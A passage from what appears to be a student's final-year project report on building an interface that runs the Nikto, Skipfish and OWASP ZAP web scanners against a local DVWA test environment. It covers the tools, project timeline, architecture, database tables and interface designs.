Skipfish is also an open-source active web application security reconnaissance tool. It is made to look for security flaws on websites. Google created it and made it available as an open-source project.

In order to create an interactive sitemap, Skipfish crawls a website and uses active security checks to look for security checks to look for security flaws. Because it is designed for managing heavy loads with little effect on the target server, it is also known for its speed and effectiveness.

Web developers and security experts are the main users of Skipfish to find possible security flaws in web applications. It is still a component of many security testing toolkits and is included in penetration testing distributions like Kali Linux, even though Google no longer actively maintains it (Development stopped about 2012.)

Here are some key features of Skipfish:

- High-speed web crawling and scanning capabilities
- Adaptive pattern recognition for improved accuracy
- Low false positive rate compared to some other scanners
- Detection of various web vulnerabilities including SQL injection, XSS, and CSRF
- Generation of comprehensive HTML reports with interactive sitemaps

6.2.5 Database – MariaDB

MariaDB Server is one of the most popular open-source relational databases. It's made by the original developers of MySQL and guaranteed to stay open source. It is part of most cloud offerings and the default in most Linux distributions.

It is built upon the values of performance, stability, and openness, and MariaDB Foundation ensures contributions will be accepted on technical merit. Recent new functionality includes advanced clustering with Galera Cluster 4, compatibility features with Oracle Database and Temporal Data Tables, allowing one to query the data as it stood at any point in the past.

Figure 13 - Picture of MariaDB

6.2.6 OWASP ZAP

OWASP ZAP also is an open-source web application security scanner, it is designed to help find vulnerabilities in web applications during development and testing, it is a bit different than Nikto and SkipFish. It is much focus on the applications itself.

Figure 14 - Picture of OWASP ZAP

6.3 DVWA – Damn Vulnerable Web Application

DVWA is a DAMN VULNERABLE WEB APP coded in PHP/MYSQL. Seriously it is too vulnerable. In this app security professionals, ethical hackers test their skills and run this tool in a legal environment. I will create a database and php with multiple vulnerability as a one target.

Figure 15 - Picture of DVWA

Figure 16 - Picture of DVWA Interface

6.4 Database for DVWA – Apache

DVWA is on an Apache web server. Apache HTTP Server is one of the most popular web server software that can host my testing environment – DVWA. It can hale HTTP request to the DVWA application, but before we run the server, we need to set up the server the PHP files and build up the appropriate permissions to access the DVWA files and the MySQL or MariaDB data base.

6.5 AI Powered Website - Ollama

Ollama is a framework designed for building and deploying AI models, particularly focused on making it easier for developers to work with machine learning applications, in the Ollama platforms user can download different types and version AI models, it allows user to run the model locally on their machines, which can enhance privacy and reduce latency. It provides APIs and SDKs for east integration with applications and services, making it access for developers.

Figure 17 – Ollama

7. Project Management

7.1 Project Timeline

The Project kicked off on 30th November 2024, then looking for the Final Year Project topic and researching related information. After that, I can start working on the Nikto and Skipfish interface, I need to understand their output data so I can collect the data and show it as a reporting. In the midterm I need to start reviewing the project status, the program and the research is it going correctly. Then I also try to add an additional function OWASP ZAP on March 15, 2025. Since the tools is all most finish, then I can start working on the final reporting.




Figure 10 - Project Timeline

7.2 Project Stage

Here is the waterflow of the final year project stage, it contains start up, research, design, program, test, and report. Startup is looking for the Final Year project and researching the topic then from Dec reaching the Function of Nikto, OWASP Zap and Skipfish function to Jan. After that, designing the interface and the scanning result. The programming has started at Feb to first week of May and at the same time will start working on the local environment for the testing. The Final reporting will start working at middle of March.




Figure 11 - Final Year Project Stage

8. Architecture

8.1 Architecture Overview

The Architecture of integrating three web application scanner assessment platform is designed to provide a seamless and efficient user experience while leveraging advanced security tools and showing the better view of the reporting. It is the core of the system for combining the automated scanning engines with interactive testing capabilities.

The tools feature a multi-engine scanning framework that integrates three specialized tools: Nikto for server-side vulnerability discovery, Skipfish for recursive crawling and automated analysis, and OWASP ZAP HUD for interactive in-browser security testing. This software approach allows each tool to operate independently while contributing to a better results view.

The backend architecture is supported by a structured workflow that begins with input validation and error handling, also followed by command generation and parameter validation. Scanning engines is executing in parallel and enhancing efficiency through multithreaded processing. The results are collected, filtered, and standardized for consistent reporting, while a systemic database integration ensures persistent storage of findings.

The user interface on the front end is made to be easy for user to use. A completed evaluation of security posture is made easier by the ability for users to choose and configure those tools, display outcomes, and compare the historical data. Additionally, the platform lets users select their preferred pathway by supporting both interactive and automated operational models.

8.2 Scanning Tool Structure

Here is the flowchart illustrates a sophisticated web vulnerability scanning system that seamlessly integrates three industry-standard security tools: Nikto, Skipfish, OWASP ZAP with its Heads-Up Display (HUD) functionality. The diagram showing the architected workflow designed for comprehensive security assessment.

The system process begins at the user input, user can select with tools they would like to start first. In the Nikto Page, user can optionally activate the ZAP HUD interface for real-time interactive scanning to the target. This action is representing a significant enhancement to traditional scanning workflows, allowing the intention during security testing.

If the user operates for the ZAP HUD, they will gain access to an overlay interface that provides immediate visualization and interaction with the web application being tested. If input validation fails at any stage appropriate error messages guide the user back to the input phase.

Following the validation, users proceed to a second “User Input” stage where they configure the Nikto and Skipfish scanning parameters. The system then attempts to “Generate Command” based on these specifications. Upon successful validation, parallel multithreaded scanning processes are initiated for both Nikto (at the left path) and Skipfish (at the right path).

Each scanning path follows identical processing step: executing the scan, gathering and filtering results into structured reports, displaying findings, and uploading data to centralized database. The data architecture supports historical comparison through the “Open Previous Report” functionality.





Figure 18 - The Vulnerability Scanner Workflow

8.3 Database Structure

In the Nikto, I must build a Database for saving each of the reports as we need to do the comparison, to understand more the different between AI and Traditional. First, I create ID for each of the report

Nikto Scanning Database



Field	Type	Null	Key	Default	Extra
id	int(11)	NO	PRI	NULL	auto_increment
date	date	NO		NULL	
content	longtext	YES		NULL	
cmd	varchar(255)	NO		NULL	

Figure 19 - Nikto Scanner Database

Table 4 - Nikto Scanner Database Table

Field	Type	Null	Description	Remark
ID	**Integer**	**Not Null**	**Number of data**	**Primary Key Auto_increment**
Date	**Datetime**	**Null**	**Update date**	
Content	**Longtext**	**Null**		
Cmd	**text**	**Null**	**Use what Command**	

Here is the database of the Nikto, after the scanning is completed, the data will capture by the beautiful soup and will upload it back to the database for later.

Skipfish Scanning Database

Field	Type	Null	Key	Default	Extra
id	int(11)	NO	PRI	NULL	auto_increment
date	date	YES		NULL	
cmd	varchar(300)	YES		NULL	
path	text	YES		NULL	

Figure 20 - Skipfish Scanner Database

Table 5 - SkipFish Scanner Database Table

Field	Type	Null	Description	Remark
ID	**Integer**	**Not Null**	**Number the data**	**Primary Key Auto_increment**
Date	**Datetime**	**Null**	**Update Date**	
Cmd	**Varchar(300)**	**Null**	**What command it used**	
path	**text**	**Null**	**The path of where is it**	

Here is the database of the SkipFish, after the scanning is completed, the data will capture by the beautiful soup and will upload it back to the database for later.

8.4 User Case Diagram

Here is the diagram presenting a user experience flow for an integrated web vulnerability assessment platform that combines three powerful security tools: Nikto, Skipfish, and OWASP ZAP with its innovative Heads-Up Display (HUD) functionality. The user who can initiate three part and this is a tri-directional approach provides comprehensive coverage across different vulnerability detection methodologies.

The top one is showing the Nikto scanning workflow, where users progress from “Nikto Scanning” to “review Result”, with an option to “Compare with previous Nikto Report” for an analysis, and finally to “Export Result” for documentation and sharing capabilities.

The Middle path introduces a security assessment process through the “Enable OWASP ZAP HUD Function” This interactive approach triggers a “Browser pop up” that integrates directly with the web application under test, build up to in “ZAP Tools enabled” status where interactive penetration testing can be performed in real-time within the context of the application.

The bottom path presents the Skipfish scanning workflow, mirroring the Nikto process structure with scanning workflow, review, comparison with historical data, and export functionality.




Figure 21 - User Case Diagram

9. Design

9.1 Prototype Development

Nikto:

Here is the Nikto GUI prototype Design, but only showing the common Nikto result data.




Figure 22 - Nikto Prototype Design

Skipfish:

Here is the Skipfish GUI Prototype Design, but also only can show the scanning and finish loading process.




Figure 23 - SkipFish Prototype Design

9.2 User Interface Design

Nikto:

Here is the Interface of the Nikto, after the scanning is completed, it will show the report.




Figure 24 - Nikto Interface

Skipfish:

Here is the interface of the Skipfish, after the scanning is completed will show a report.

